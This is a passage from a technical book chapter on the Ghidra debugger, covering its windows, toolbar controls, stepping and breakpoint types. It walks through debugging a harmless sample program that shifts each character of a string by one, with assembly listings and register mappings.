


Figure 16.7 – Dynamic window showing disassembly at current program counter

- **Modules**: This displays the loaded executable images (and sections, if applicable) by the target process. You can also see `simple_encoder.exe` loaded in this window:




Figure 16.8 – Modules window showing currently loaded modules

- **Registers**: This window displays and allows editing of the hardware register values for the current thread:




Figure 16.9 – Registers window showing processor registers

- **Breakpoints**: This lists and manages the breakpoints of all open program databases and running targets:




Figure 16.10 – Breakpoints window showing active breakpoints

- **Model**: The backend debugger fills an object model in the trace database, which feeds into various windows, such as **Threads**, **Modules**, and **Regions**. This window displays that model and allows generic actions on objects. It is generally more capable than other parts of the GUI but is less integrated and is not as powerful as the Terminal.




Figure 16.11 – Model window showing the debug data model provided by the backend debugger

- **Stack**: This lists the stack frames for the current thread. This is slightly different than other debuggers, such as x64Dbg or IDA, where stack windows list the actual stack memory region but, in this case, it lists call stacks (aka **stacktrace**):




Figure 16.12 – Stack window showing call stacks

- **Regions**: This lists memory regions for the current target. It differs from the **Modules** window because it includes not only image-backed regions but other memory regions, such as stacks and heaps:




Figure 16.13 – Regions window showing all memory regions of the current process

- **Console**: The **Console** window is a generic message output component. Any plugin can use the console service to send messages to the console. It is mostly used to display output from scripts:




Figure 16.14 – Console – Scripting window

- **Watches**: This manages current watches. These are not watchpoints, but rather expressions or variables whose values we wish to monitor. Later in this chapter, we will use the **Watches** window to monitor how the program alters a string while encoding it:




Figure 16.15 – Watches windows showing currently active watch expressions

- **Threads**: This lists the threads in the current target:




Figure 16.16 – Threads window showing all active threads in the current process

- **Time**: This lists the events and snapshots taken of the current target:




Figure 16.17 – Time window

- **Terminal**: This is a terminal emulator providing a command-line interface to the backend debugger and/or target I/O. It is useful for diagnostics or for issuing commands that do not have a button in the GUI. Some may also prefer to command the debugger from here rather than the GUI:




Figure 16.18 – Terminal window showing output from the integrated backend debugger

Debugger specific toolbar

In the toolbar, you will see some extra buttons that are specifically related to debugging:



Figure 16.19 – Toolbar specific to debugger

Let's understand what each of these buttons are used for:

- **Launch**: This launches the current program (from the Static Listing) using a suitable backend debugger. The drop-down menu provides a selection of previously used launchers and a sub-menu of all available launchers, such as the one shown in *Figure 16.2*. Clicking this button will use the most recent configuration, regardless of whether it successfully launched the executable.
- **Emulate**: This will load the current program (from the Static Listing) into the emulator. Emulation is different than debugging, and we will not cover it in this chapter.
- **Control Mode**: This drop-down menu sets the mode of the controls and machine state edits. By default, all actions are directed to the backend debugger.
- **Resume**: This resumes the execution of a paused program. This button will execute the program until an event such as a breakpoint or exception is hit. If there is no event, this will finish executing the program and take it to its final state.
- **Interrupt**: This is equivalent to *Ctrl + C*. This is important if you want to break the normal execution and want to start debugging.
- **Kill**: This terminates or stops the execution of the current program.
- **Disconnect**: This disconnects from the backend debugger. Typically, this will also end the session.
- **Step Into**: This will execute exactly one instruction at the address pointed by `EIP`/`RIP` register (also called program counter) and suspend or pause the program again.
- **Step Over**: This is similar to **Step Into** unless the next instruction is a `CALL` instruction. In the case of `CALL` instructions, it will execute the entire function (subroutine) pointed to by `CALL` and try to break the execution at the next instruction after the `CALL` instruction. This is important when we don't want to execute instructions from library functions such as `strlen` or calls that you already know the behavior of and don't want to debug. However, there is no guarantee that the program will ever reach the next instruction after `CALL`, and the program execution might finish.
- **Step Out**: This is used when we are already inside a subroutine and want to step out of the current subroutine and break at the next instruction after where this subroutine was called. Similarly to **Step Over**, there is no guarantee that the program counter will ever reach the targeted next instruction, and the entire execution might already finish before the targeted stop address is reached.

In this section, we explored the Ghidra debugger interface and learned about the debugger tools in the toolbar. This is crucial for effectively navigating and controlling the execution flow of your programs during the debugging process. In the next section, we will explain how to use these tools and this interface to control the execution flow in a way that best suits our debugging needs.

Execution flow control

In this section, we will learn how to control the execution flow of a program, including choosing the appropriate stepping mechanisms and setting breakpoints. It covers how to determine where to place breakpoints and which type of breakpoint to use.

Stepping

When you use the **Step Into**/**Step Over**/**Step Out** buttons, you will notice that the **Dynamic** window moves forward by a single instruction (unless it is a `CALL` instruction) each time you press it. Also, the **Static Listing** moves with the **Dynamic Listing**. You may navigate in either listing, but for simplicity and familiarity, we will use **Static Listing** to navigate within the program while debugging. You can also open the **Decompiler** window, just as you would in the **CodeBrowser**, and it will stay in sync too, showing the exact line that is being executed. Since a single decompiled line may be made up of multiple assembly instructions, sometimes you will notice multiple assembly instructions being executed, but the focus remains on the same line in the **Decompiler** window.

Stepping gives us an idea of how a particular line in code behaves during runtime, and it's also very important when we want to understand what values are being used and how they are manipulated.

Controlling execution using stepping is relevant only when you are at a desired location in the program, for example, in the `main()` function, where a developer has coded the main logic of the application. There would be millions of instructions before the `main()` function that are part of loading the executable in memory and setting it up for execution before the actual user code starts executing. It wouldn't be feasible for anyone to press the **Step over** or **Step in** button millions of times to reach the actual code of interest. For this reason, we use breakpoints, which you can set at the desired location, and the execution will break once the execution of the program reaches this location.

Breakpoint

Using breakpoints is one of the most important execution control techniques in debugging. You set breakpoints wherever you want to pause debugger execution. For example, you may want to see the state of variables or look at the call stack at a certain location. To do this, you need to instruct the debugger to break or pause execution so that you get a chance to examine the runtime details of the code at that point.

Breakpoints are generally implemented in two ways:

- **Software breakpoint**: These are implemented by patching the target's memory with a special instruction that stops execution. For example, you could set a breakpoint on a `CALL` instruction whose opcode generally starts with 0xE8, but when you put a breakpoint it would replace it with `0xCC`, which is an opcode for an `INT3` instruction, also called an **interrupt** or **trap** instruction. This patching is internal and not visible to you in the disassembly window (**Static Listings** or **Dynamic Listings**). When a program tries to execute `INT3`, it will trigger an exception. The

debugger has set up a handler to catch this exception and, in this handler, it swaps the patched opcode byte with the original `0xE8` and pauses the program's execution. In Ghidra, this type of breakpoint is indicated by `SW_EXECUTE`.

- **Hardware breakpoint**: These breakpoints, as the name suggests, use hardware features provided by the processor to implement breakpoints. Specifically, they use debug registers provided by an x86 processor to support this kind of breakpoint, and they are also platform specific. There are eight debug registers from `DR0` to `DR7`; however, only `DR0` to `DR3` can hold the address on which you want to break execution. This means that at any point, the maximum number of addresses on which we can put hardware breakpoints is four. `DR6` is used for debug status to help determine what debug condition has occurred, and `DR7` is an important one that stores information about the type of breakpoint it is. It can be either an *execution* breakpoint to break when the instruction at the defined address is executing, or a *read* or *write* breakpoint, which will trigger when the processor tries to read from or write to the breakpoint address. It also holds the read or write sizes for defined breakpoints. In Ghidra, hardware breakpoints are indicated by `HW_EXECUTE`, and access breakpoints are indicated by `HW_READ` and `HW_WRITE`.

You might have noticed that we are limited to four hardware breakpoints but there is no such restriction on software breakpoints, so why do we even need to use hardware breakpoints? Remember that we cannot break on read or write at specific memory addresses using software breakpoints, which is where hardware breakpoints become useful. There is also the concept of memory breakpoints, which work by modifying page protection settings, but they still don't provide the surgical precision to break when reading or writing specific byte sizes from specific addresses. So, another question is *are hardware breakpoints only useful for breaking on read or write access to specific memory addresses?* No, many software programs, such as the ones protected with **Digital Rights Management** (**DRM**), can detect the runtime integrity of the program, and since software breakpoints change the bytes to achieve breakpoint functionality, they violate the integrity of the program in memory, which DRM can detect and then fail the execution. This is where hardware breakpoints can come to the rescue as well. Just be mindful that DRM uses various other complex methods to prevent tampering with the program, so just switching from software to hardware breakpoint isn't going to help you debug such applications.

Let's delve into how the Ghidra debugger allows you to manage and set breakpoints.

Take a look at *Figure 16.10*, which shows a software breakpoint that we have put on the `main()` function of `simple_encoder.exe`. Let's see what each column shows in that window:

- The left-most column **State** indicates the breakpoint's state:
  - **Enabled** (●): The logical breakpoint, including all its locations, is enabled.
  - **Disabled** (○): The logical breakpoint, including all its locations, is disabled.
  - **Mixed** (◔): Two logical breakpoints at the same address have different states.

  - **Ineffective** (●): The breakpoint will not trigger because the target is terminated (or not launched yet). It could also be that the breakpoint has been set in the **Static** window, which is not mapped correctly to any loaded module.

- The next column, **Name**, is the name of the breakpoint. This is for informational purposes only. You can rename a breakpoint however you like, and it will have no effect on the target or the backend debugger.
- The next column, **Address**, gives the address of the breakpoint. Typically, this is the *static* address of the breakpoint; however, if the module image has not been imported yet, this will be the *dynamic* address, subject to relocation or **address space layout randomization** (**ASLR**).
- The next column, **Image**, gives the name of the program database containing the breakpoint.
- The next column, **Length**, gives the length of the breakpoint.
- The next column, **Kinds**, gives the kind of breakpoint. Since we have defined a software breakpoint, on execution it displays **SW_EXECUTE**.
- The next column, **Locations**, counts the number of locations for the breakpoint. For a single-target session, this is most likely **1**.
- The final column, **Sleigh**, is only applicable to the emulator. It indicates that the breakpoint's behavior has been customized with Sleigh code.

The bottom panel lists the breakpoint locations, as reported by the backend debugger(s). The **State**, **Address**, and **Sleigh** columns are the same as in the top panel, but for the individual *dynamic* addresses:

- The **Name** column is the name as designated by the backend debugger (`dbgeng.dll`).
- The **Trace** column indicates which target contains the location. The text here should match one of the tabs on the **Dynamic** panel.
- The **Comment** column is a user-defined comment. Its default value is the specification that generated it.

There are several ways to set a new breakpoint. From any **Static** or **Dynamic** window, including **Disassembly**, **Memory**/**Hex**, and **Decompiler**, right-click and select **Set Breakpoint**, or simply press *K* on the keyboard, or double-click the margin. You can also set a breakpoint from the **Terminal** window by issuing a backend debugger command, for example, `bp <address>` or `bp <module_name>!<symbol_name>` if a symbol file (`.PDB`) is loaded.

Let's set a new breakpoint software breakpoint in the `simple_encoder()` function inside the `main()` function using the **Static** window:



Figure 16.20 – Setting a breakpoint at the simple_encoder() function

Alternatively, you could use the **Decompiler** window:




Figure 16.21 – Using the Decompiler window to set a breakpoint at the simple_encoder() function

Once you select any one of the preceding options to set a breakpoint, a dialog box will appear showing information about the breakpoint that you are about to set, as shown in the following figure:




Figure 16.22 – A dialog box displaying the breakpoint configuration that we are about to set

In the dialog box, you make sure the **Address** and **Kinds** fields are correct, and if you want to provide a name for this breakpoint, you can add it in the **Name** field (this is optional), and then click the **OK** button. Once you do that, the breakpoint will appear in the **Breakpoint** window, similar to what was shown in *Figure 16.10*.

Until this point, we have discussed various concepts about debugging and controlling the execution flow, including stepping and setting breakpoints. We have also familiarized ourselves with the tools and windows that the Ghidra debugger provides. In the following section, let's use what we have learned so far to examine how the encoder works and how the string is modified at runtime to its encoded form.

Debugging the simple_encoder.exe application

Since we only want to debug and understand the encoder function, we will start our debugging session directly from this function, ignoring everything else that comes before. In the preceding section (*Execution flow control*), we placed a software execution breakpoint at the location where this function is called, which is at address `0x140001552` with the name `CALL simple_encoder`. Let's allow the program to execute normally by pressing **Resume** button on the toolbar (or *F5*) and reach the breakpoint site, upon which it should break and allow us to continue debugging. When the execution reaches the breakpoint site and pauses, you should see a different shade of green used to highlight where the **program counter** is and the next instruction that will be executed. In our case, it is `CALL simple_encoder`. The **Decompiler** window will also move in sync and highlight the next line that will be executed in yellow once you resume the execution. This is what it looks like:




Figure 16.23 – Execution of program halted at a breakpoint

Now, it's time to use **Stepping** to execute each instruction one by one and analyze the code. But which stepping function should we use from **Step In**, **Step Over**, and **Step Out**? Yes, it's **Step In**, because **Step Over** will execute all the instructions in the `simple_encoder` function and break at address `0x140001557` in the **Static** window, or line number `36`, which is for `prinf` in the **Decompiler** window. **Step Out** will try to step out of the `main()` function, which will execute the entire code and terminate the program. Once we choose **Step In** from the toolbar or press *F8*, we will land inside the `simple_encoder` function.

Now, it's time to determine which portions of code inside this function are essential for understanding the encoding process. In the source code, we tried to obfuscate the value used to increase each character and compiled with optimization off (`-O0`) so that the compiler doesn't optimize our code or remove obfuscation. We achieved this result, and this is evident by looking at the assembly code generated for it; however, the Ghidra decompiler still picked this simple trick and simplified the code.

Here is the assembly listing for the core part of the encoder code starting at address `0x140001443`:

```
140001443 6a 01          PUSH   0x1
140001445 58             POP    RAX
140001446 89 45 f8       MOV    dword ptr [RBP + local_20],EAX
140001449 c7 45 fc       MOV    dword ptr [RBP + local_1c],0x0
          00 00 00 00
140001450 eb 2d          JMP    LAB_14000147f
                         LAB_140001452
140001452 8b 45 fc       MOV    EAX,dword ptr [RBP + local_1c]
140001455 48 63 d0       MOVSXD param_2,EAX
```

```
140001458 48 8b 45 20   MOV    RAX,qword ptr [RBP + local_res
14000145c 48 01 d0      ADD    RAX,param_2
14000145f 0f b6 00      MOVZX  EAX,byte ptr [RAX]
140001462 89 c2         MOV    param_2,EAX
140001464 8b 45 f8      MOV    EAX,dword ptr [RBP + local_20]
140001467 8d 0c 02      LEA    param_1,[param_2 + RAX*0x1]
14000146a 8b 45 fc      MOV    EAX,dword ptr [RBP + local_1c]
14000146d 48 63 d0      MOVSXD param_2,EAX
140001470 48 8b 45 28   MOV    RAX,qword ptr [RBP + local_res
140001474 48 01 d0      ADD    RAX,param_2
140001477 89 ca         MOV    param_2,param_1
140001479 88 10         MOV    byte ptr [RAX],param_2
14000147b 83 45 fc 01   ADD    dword ptr [RBP + local_1c],0x1
```

From the preceding code, let's focus only on the highlighted lines. The instructions from `0x140001443` to `0x140001446` are responsible for setting the `val` variable from our original source code to the integer value `1`. The next two lines, `0x140001464` and `0x140001467`, increment the character's ASCII value by 1 and store it in `param_1`, which is equivalent to `input_string[i] + val` in our original source code. Finally, the lines at `0x140001477` and `0x140001479` store the result of the addition to the `encoded_string` memory location, which is equivalent to `encoded_string[i] = input_string[i] + val` in the original source code. You can look at the decompiled version of the code in the **Decompiler** window for more clarity.

Now, to view how the values change during runtime, we can set a watch expression for some important lines. To set up the expressions correctly, we need to figure out what registers or memory locations the variables from assembly `[RBP + local_20]`, `param_1`, and `param_2` are mapped to. Here, we describe how to find these mappings.

If you go to the top of the `simple_encoder` function, it has a declaration section that defines how function parameters are mapped to registers:

```
                    *************************************************************
                    *                          FUNCTION                         *
                    *************************************************************
                    undefined __fastcall simple_encoder(char * param_1, long...
  undefined           AL:1           <RETURN>
  char *              RCX:8          param_1
  longlong            RDX:8          param_2
  undefined8          Stack[0x10]:8  local_res10                    XREF[3]:     14000143f(W),
                                                                                 140001470(R),
```

Figure 16.24 – Function parameters and their mapping to registers

This shows us that `param_1` is mapped to `RCX`, `param_2` is mapped to `RDX`, and for `[RBP + local_20]`, to find out what exact offset is used for `local_20` with respect to the base pointer register, you can right-click on the instruction and, from the context menu, select **Instruction Info**, as shown in the following figure:

